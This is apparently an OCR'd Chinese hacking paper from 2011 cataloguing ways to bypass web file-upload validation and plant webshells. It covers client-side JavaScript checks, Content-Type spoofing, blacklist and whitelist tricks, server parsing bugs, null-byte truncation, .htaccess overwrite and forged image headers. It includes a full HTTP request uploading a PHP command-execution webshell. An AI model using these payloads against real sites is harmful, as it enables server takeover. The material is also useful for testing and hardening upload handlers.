Bypass Upload Validation Framework V0.9

CasperKid[S.Y.C]

2011.7.29

~~~~~~

目录

~~~~~~

前言

在现在越来越安全的体系下，SQL Injection 这类漏洞已经很难在安全性很高地站点出现，比如一些不错的.NET 或 JAVA 的框架基本上都是参数化传递用户输入，直接封死注入攻击。而在非 php 的 web 安全中最有威力的攻击主要有两种，第一种是 SQL Injection，第二种便是上传绕过漏洞。（php 的还有远程文件包含或代码注入漏洞)


一般只要能注册普通用户，时常都能找到上传头像或附件之类的地方，这些地方就是好的突破点，只要有办法绕过上传验证，并找到一句话木马的 web 路径基本上就能搞下这个站点。

这篇 paper 并不完善，但在分类框架上还是比较全面，因为个人经验有限，所以所能覆盖的情况并不全面，也有很多地方还没机会实践并贴图出来，希望大家有类似经验的提出来，以便我能完善这篇 paper，也让大家的交流产生更大的价值。


Blog: hi.baidu.com/hackercasper

0x01 客户端端验证绕过(javascript 扩展名检测)


打开 http 反向代理工具 burp
先随便点击上传一个 2012.asa




然后还没点 Upload
burp 里也还没出现任何内容
便弹出了一个警告框
一看就知道是个客户端验证 javascript
只需要把它禁掉或者通过 burp 进行代理修改




这里我用 burp 进行代理修改
先将文件扩展名改成 jpg



然后 Upload
现在的文件名是 2012.jpg




在 burp 里将 jpg 改成 asp



然后继续上传

最后可以看到 asp 成功上传



0x02 服务端验证绕过(http request 包检测)

- Content-type (Mime-type) 检测

假如服务端上的 upload.php 代码如下


```
<?php
    if($_FILES['userfile']['type'] != "image/gif") { //检测Content-type
    echo "Sorry, we only allow uploading GIF images";
    exit;
    }
    $uploaddir = 'uploads/';
    $uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
    if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
    } else {
    echo "File uploading failed.\n";
    }
?>
```

然后我们可以将 request 包的 Content-Type 修改

```
POST /upload.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155
--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif (原为 Content-Type: text/plain)
<?php system($_GET['command']);?>
--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:02:11 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-p16-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html
<pre>File is valid, and was successfully uploaded.</pre>
```

像这种服务端检测 HTTP 包的 Content-Type 都可以用这种类似的方法来绕过检测



0x03 服务端验证绕过(扩展名检测)

- 黑名单检测

黑名单的安全性其实还没白名单的安全性高，至少攻击它的方式比白名单多多了
一般有个专门的 blacklist 文件，里面会包含常见的危险脚本文件
例如 fckeditor 2.4.3 或之前版本的黑名单

```
44    ConfigDeniedExtensions.Add  "File",
      "html|htm|php|php2|php3|php4|php5|phtml|pwml|inc|asp|aspx|ascx|jsp|cfm|
      cfc|pl|bat|exe|com|dll|vbs|js|reg|cgi|htaccess|asis|sh|shtml|shtm|phtm"
```

1. 找黑名单扩展名的漏网之鱼 - 比如上面就漏掉了 asa 和 cer 之类

2. 可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类

3. 特别文件名构造 - 比如发送的 http 包里把文件名改成 help.asp. 或 help.asp_(下划线为空格)，这种命名方式在 windows 系统里是不被允许的，所以需要在 burp 之类里进行修改，然后绕过验证后，会被 windows 系统自动去掉后面的点和空格。

4. IIS 或 nginx 文件名解析漏洞 - 比如 help.asp;.jpg 或 http://www.xx.com/help.jpg/2.php
这里注意网上所谓的 nginx 文件名解析漏洞实际上是 php-fpm 文件名解析漏洞
详见 http://www.cnbeta.com/articles/111752.htm

5. 0x00 截断绕过 - 这个是基于一个组合逻辑漏洞造成的
给个简单的伪代码
name = getname(http request) //假如这时候获取到的文件名是 help.asp .jpg(asp 后面为 0x00)
type = gettype(name) //而在 gettype()函数里处理方式是从后往前扫描扩展名，所以判断为 jpg
if (type == jpg)
    SaveFileToPath(UploadPath.name, name) //但在这里却是以 0x00 作为文件名截断
                                          //最后以 help.asp 存入路径里

6. 双扩展名解析绕过攻击(1) - 基于 web 服务的解析逻辑
比如在 Apache manual 中有这样一段描述
“Files can have more than one extension, and the order of the extensions is normally irrelevant. For example, if the file welcome.html.fr maps onto content type text/html and language French then the file welcome.fr.html will map onto exactly the same information. If more than one extension is given which maps onto the same type of meta-information, then the one to the right will be used, except for languages and content encodings. For example, if .gif maps to the MIME-type image/gif and .html maps to the MIME-type text/html, then the file welcome.gif.html will be associated with the MIME-type text/html.”

如果上传一个文件名为 help.asp.123
首先扩展名 123 并没有在扩展名 blacklist 里，然后扩展名 123 也没在 Apache 可解析扩展名 list 里，这个时候它会向前搜寻下一个可解析扩展名，或搜寻到.php，最后会以 php 执行


7. 双扩展名解析绕过攻击(2) - 基于 web 服务的解析方式

如果在 Apache 的 conf 里有这样一行配置

AddHandler php5-script .php

这时只要文件名里包含.php

即使文件名是 test2.php.jpg 也会以 php 来执行




8. 危险解析绕过攻击 - 基于 web 服务的解析方式

如果在 Apache 的 conf 里有这样一行配置

AddType application/x-httpd-php .jpg

即使扩展名是 jpg，一样能以 php 方式执行



- 白名单检测

白名单相对来说比黑名单安全一些，但也不见得就绝对安全了

1. 特别文件名构造 (同黑名单攻击第 3 条)
2. IIS 或 nginx 文件名解析漏洞 (同黑名单攻击第 4 条)
3. 0x00 截断绕过 (同黑名单攻击第 5 条)

- .htaccess 文件攻击

无论是黑名单还是白名单
再直接点就是直接攻击.htaccess 文件
在 PHP manual 中提到了下面一段话
move_uploaded_file section, there is a warning which states
‘If the destination file already exists, it will be overwritten.’
如果 PHP 安全没配置好
就可以通过 move_uploaded_file 函数把自己写的.htaccess 文件覆盖掉服务上的
这样就能任意定义解析名单了

0x04 服务端验证绕过(文件完整性检测)

- 文件头检测

主要是在文件内容开始设置好图片文件的幻数

要绕过 jpg 文件检测就要在文件开头写上下图的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	ÿØÿà JFIF

要绕过 gif 文件检测就要在文件开头写上下图的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	47	49	46	38	39	61	0A	00	0A	00	D5	00	00	00	00	00	GIF89a

要绕过 png 文件检测就要在文件开头写上下面的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG

然后在文件头后面加上自己的一句话木马就行了

- 图像大小及相关信息检测

常用的就是 getimagesize()函数

只需要把文件头部分伪造好就 ok 了，就是在幻数的基础上还加了一些文件信息


有点像下面的结构

GIF89a(...some binary data...)<?php phpinfo(); ?>(... skipping the rest of binary data ...)


- 文件加载检测

这个是最变态的检测了，一般是调用的 API 或函数去进行文件加载测试
常见的是图像渲染测试，再变态点的甚至是进行二次渲染(后面会提到)
对它的攻击一般就两种方式，一个是渲染测试绕过，另一个是攻击文件加载器自身

